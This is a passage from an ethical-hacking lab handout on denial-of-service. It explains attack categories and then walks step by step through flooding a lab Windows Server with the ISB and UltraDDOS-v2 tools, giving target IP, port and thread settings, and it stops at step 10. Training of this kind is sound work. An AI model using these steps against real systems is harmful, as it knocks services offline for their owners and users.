Module 10: Denial-of-Service

Lab 1: Perform DoS and DDoS Attacks using Various Techniques

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

- Perform a DDoS attack using ISB and UltraDDOS-v2
- Perform a DDoS attack using Botnet

Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks**: Consume the bandwidth of the target network or service

Attack techniques:

  - UDP flood attack
  - ICMP flood attack

- Ping of Death and smurf attack
- Pulse wave and zero-day attack

- **Protocol Attacks**: Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Attack techniques:

- SYN flood attack
- Fragmentation attack
- Spoofed session flood attack
- ACK flood attack

- **Application Layer Attacks**: Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:


- HTTP GET/POST attack
- Slowloris attack
- UDP application layer flood attack
- DDoS extortion attack

Task 1: Perform a DDoS Attack using ISB and UltraDDOS-v2

ISB (I'm So Bored) and UltraDDOS-v2 are utilities tailored for stress-testing networks on Windows, facilitating the execution of DDoS attacks against target machines.

Here, we will use ISB and UltraDDOS-v2 to perform DDoS attack on the target machine (here, **Windows Server 2019**).

1. Click Windows 11 to switch to the **Windows 11** machine. Navigate to **E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB** and double-click **ISB (Im So Bored).exe**.




If an **User Account Control** pop-up appears, click **Yes**.


2. ISB window appears, using this tool we can perform various attacks such as **HTTP Flood**, **UDP Flood**, **TCP Flood**, **TCP Port Scan**, **ICMP Flood**, and **Slowloris**. Additionally, we can gather **Target Info** using the **WHOIS**, **NS**, **TRACEROUTE**, **BROWSER**, **PING** options present in the tool.

3. Here, we will perform **TCP Flood** attack on the target **Windows Server 2019** machine. To do so, enter the IP address of the **Windows Server 2019** in the **URL:** field (here, **10.10.1.19**), port number (here, **80**) in the **Port:** field and click on **Set Target**.

4. The IP address of Windows Server 2019 along with the port number appears in the **Set:** field.




5. Now, under **Attacks** navigate to **TCP Flood** tab and type **10** in the **Interval** field, **256** in the **Buffer** field and **1000** in the **Threads** field.




6. Leave the **ISB** window running and click Windows Server 2022 to switch to the **Window Server 2022** machine.

7. In **Windows Server 2022** machine, navigate to **Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS** and double-click **ultraddos.exe** file.


If an **Open File - Security Warning** appears, click **Run**.




8. A **Command Prompt** window appears, in the **Ultra DDOS v2** window, click **OK**.
9. In the **Ultra DDOS v2** window, click on **DDOS Attack** button.




10. In the **Please enter your target. This is the website or IP address that you want to attack.** field, type **10.10.1.19** (IP address of **Windows Server 2019** machine) and click **OK**.



